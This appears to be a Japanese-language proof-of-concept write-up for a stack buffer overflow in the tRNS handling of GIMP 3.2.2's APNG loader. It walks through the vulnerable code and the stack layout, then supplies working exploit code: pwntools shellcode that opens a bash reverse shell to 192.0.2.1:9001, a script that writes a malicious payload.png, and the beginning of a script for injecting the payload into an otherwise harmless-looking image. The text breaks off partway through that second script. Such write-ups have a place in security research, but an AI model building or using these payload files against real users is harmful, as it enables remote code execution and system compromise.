 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
GIMP 3.2.2 の APNG ローダー(load_apng_image)には、tRNS(透過)チャンクを処理する際にスタックベースのバッファオーバーフローが存在します。この記事では、この脆弱性を悪用したリモートコード実行の概念実証を実演します。

tRNS スタックバッファオーバーフロー → RCE著者: Chloe Xu, Abby Farrell, George Avdella, Austin Chan
日付: 2026-11-03
対象: GIMP 3.2.2 (Linux x86_64)
CVE: CVE-2026-92183 (7.8 HIGH)
CWE: CWE-121: スタックベースのバッファオーバーフロー
影響: リモートコード実行(悪意のある PNG/APNG ファイル経由)
免責事項: この記事は教育目的のみを対象としています。CVE およびバージョン番号は、管理された学術/CTF 演習によるものです。所有していないシステム、または明示的な許可を得ていないシステムに対してこれを使用しないでください。
GIMP 3.2.2 には、tRNS(透過性)チャンクを処理する際に APNG ローダー(load_apng_image)内でスタックベースのバッファオーバーフローが存在します。チャンクの長さは、固定サイズ 256 バイトの宛先バッファ trns[256] に対して検証されずに信頼されるため、攻撃者はスタックを上書きして制御フローを乗っ取ることができます。
既存の公開記事は、サービス拒否(GIMP のクラッシュ)のみを実証しています。この文書では、以下の方法により分析を完全なリバースシェルエクスプロイトへと拡張します。
acTL/fcTL チャンクを介して GIMP を APNG 解析パスへ強制的に進ませる、有効な PNG を作成する。tRNS チャンクを注入する。このエクスプロイトは、参照スライドで説明されている非強化環境(ASLR 無効、NX 無効、スタックカナリアなし)を前提としています。また、これらの緩和策がなぜ重要であるか、およびそれらが有効な場合にエクスプロイトがどのように動作するかについても説明します。
PNG ファイルはチャンクで構成されています:
| フィールド | サイズ |
|---|---|
| Length | 4 バイト(ビッグエンディアン) |
| Chunk Type | 4 バイト(ASCII) |
| Chunk Data | Length バイト |
| CRC | 4 バイト |
APNG は、追加の補助チャンクで PNG を拡張します:
acTL(アニメーション制御)— ファイルを APNG としてマークします。最初の IDAT より前に出現する必要があります。fcTL(フレーム制御)— 各フレームのデータに先行します。fdAT(フレームデータ)— フレームデータを含みます(後続フレームでは IDAT の代替)。GIMP の PNG プラグイン(file-png)は、acTL チャンクを検出すると、ファイル拡張子が .png であっても load_apng_file に分岐します。
パッチ差分より:
脆弱なバージョン(GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
修正済みバージョン (GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
宛先バッファは次のように宣言されています:
guchar trns[256];
chunk.size はファイルから直接読み取られ、境界チェックが行われないため、size > 256 の tRNS チャンクはスタック上の trns[] をオーバーフローさせます。+ 8 のオフセットは、chunk.data がチャンクの先頭(8 バイトの長さ + タイプヘッダを含む)を指していることを示しており、したがって chunk.data[i + 8] は実際のデータバイトを読み取ります。

ファイルが開かれると、GIMP コアはプラグインコードが実行される前にローダーを選択します。file_open_pre_check() は gimp_plug_in_manager_file_procedure_find() を呼び出し、拡張子またはマジックバイトで照合します。.apng ファイルは file-apng-load に、PNG シグネチャを持つファイルは file-png-load に送られます。コアは選択されたプロシージャを gimp_plug_in_manager_call_run() を通じて実行し、file-png プラグインを子プロセスとして起動して、プロシージャ名と引数をパイプ経由で送信します。子プロセスでは、load_image() が常に最初に実行され、ベースとなる PNG レイヤーを構築します。その後 apng_load() は無条件に load_apng_image() を呼び出します。png_load() は、load_image() が png/fcTL チャンクを検出した場合にのみこれを呼び出します。load_apng_image() はファイルを再度開き、自身でチャンクを解析するため、先ほどの libpng パスは何も検証しません。また png_load() はその戻り値を無視し、いずれの場合も成功を報告します。
子プロセスは gimp_spawn_async() によって生成され、POSIX システムでは vfork() を呼び出した直後に execve() を実行します(app/core/gimp-spawn.c:171-199)。execve() は子プロセスのメモリマッピングを破棄し、file-png バイナリとそのライブラリをゼロからロードします。したがって子プロセスは親のヒープやスタックを一切保持せず、ASLR が有効なシステムでは画像を開くたびに新しいアドレスレイアウトを取得します。exec を生き延びるのは、プロセス ID、ユーザーの権限、GIMP が渡す環境、および close-on-exec が設定されていないファイルディスクリプタです。これにはコマンドラインで渡される 2 つのパイプ端が含まれます。親自身のパイプ端は close-on-exec が設定されているため、子プロセスはそれらを継承しません。これはメモリを分離しますが、子プロセスをサンドボックス化するものではありません。侵害された子プロセスは依然としてユーザーとして実行でき、同じファイルを読み取り、パイプと共有メモリを介して親に細工されたメッセージやタイルデータを送信できます。
脆弱な関数のスタックフレーム(簡略化、-O2 -z execstack -fno-stack-protector でコンパイル):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
trns の先頭から保存されたリターンアドレスまでの正確なオフセットは、コンパイラと周囲のローカル変数に依存します。リファレンス環境では 312 バイト です。これは次のようにして特定しました:
tRNS データとして巡回パターンを送信する。RIP の値を調べ、cyclic_find() でオフセットを計算する。-O2 では、ループイテレータ i はおそらくレジスタに格納されるため、バッファとリターンアドレスの間には存在しません。312 バイトのオフセットは、trns[256] にアラインメントとその他の保存レジスタを加えたものを表しています。
tRNS データは次のとおりです:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns を埋め、保存されたリターンアドレスに到達します。0x7ffffffffdeb2 + 0x10(NOP スレッドを指します)。execve("/bin/bash", ...) を実行してリバースシェルを起動します。シェルコード(pwntools で生成):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
execve は file-png 子プロセスをシェルに置き換えます。GIMP はプラグイン実行のために子プロセスを fork するため、シェルはメインの GIMP プロセス(プラグインを待ってハングしている)とは独立して存続します。攻撃者はポート 9001 でリバースシェルを受け取ります。
このスクリプトは最小限の 1×1 PNG を作成し、悪意のある tRNS チャンクを直接注入します。ファイル構造を理解するのに役立ちます。
#!/usr/bin/env python3
# create_payload.py

from pwn import *
import png
import io

# Minimal 1x1 PNG
pixels = [[0]]
writer = png.Writer(1, 1)
byte_stream = io.BytesIO()
writer.write(byte_stream, pixels)
byte_stream.seek(0)

# Shellcode: reverse shell to 192.0.2.1:9001
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))

header = byte_stream.read(8)   # PNG signature
ihdr   = byte_stream.read(25)  # IHDR chunk
idat   = byte_stream.read(22)  # IDAT chunk
iend   = byte_stream.read()    # IEND chunk

with open("payload.png", "wb") as f:
    f.write(header)
    f.write(ihdr)

    # Malicious tRNS chunk
    # length = 312 (offset) + 8 (ret addr) + 1410 (NOPs) + len(shellcode)
    trns_data = b'A' * 312 + p64(0x7ffffffffdeb2 + 0x10) + b'\x90' * 1410 + shellcode
    f.write(len(trns_data).to_bytes(4, 'big'))
    f.write(b'tRNS')
    f.write(trns_data)
    f.write(b'A' * 4)  # CRC (not validated before overflow)

    f.write(idat)
    f.write(iend)

print("[+] Wrote payload.png")
注: 元のスライドスクリプトは最小限の1×1画像を使用しています。このバージョンには
acTL/fcTLチャンクは存在しませんが、APNGパスが取られた際にload_apng_image内のtRNS処理が呼び出されるため、GIMPのAPNGローダーには依然として到達します。実際には、acTLを追加することでAPNGローダーが確実に使用されます。以下の変更スクリプトはこれを堅牢に実現します。
このスクリプトは既存のPNGを取得し、APNGに変換して(IDATの前にacTLとfcTLを追加)、悪意のあるtRNSチャンクを置換または挿入します。元の画像データとメタデータを保持するため、ファイルは無害に見えます。
#!/usr/bin/env python3
"""
modify_apng.py — Inject a malicious tRNS chunk into a PNG/APNG.

Usage:
    python3 modify_apng.py input.png output.png [--ip 192.0.2.1] [--port 9001]
"""

import struct
import zlib
import argparse
from pwn import *

SIG = b"\x89PNG\r\n\x1a\n"

def read_chunks(path):
    with open(path, "rb") as f:
        data = f.read()
    if data[:8] != SIG:
        raise ValueError("not a PNG/APNG")
    chunks, i = [], 8
    while i < len(data):
        (length,) = struct.unpack(">I", data[i:i + 4])
        ctype = data[i + 4:i + 8]
        cdata = data[i + 8:i + 8 + length]
        chunks.append([ctype, cdata])
        i += 12 + length
    return chunks

def write_chunks(path, chunks):
    out = bytearray(SIG)
    for ctype, cdata in chunks:
        out += struct.pack(">I", len(cdata))
        out += ctype
        out += cdata
        out += struct.pack(">I", zlib.crc32(ctype + cdata) & 0xFFFFFFFF)
    with open(path, "wb") as f:
        f.write(out)

def find(chunks, ctype):
    for idx, (t, _) in enumerate(chunks):
        if t == ctype:
            return idx
    return -1







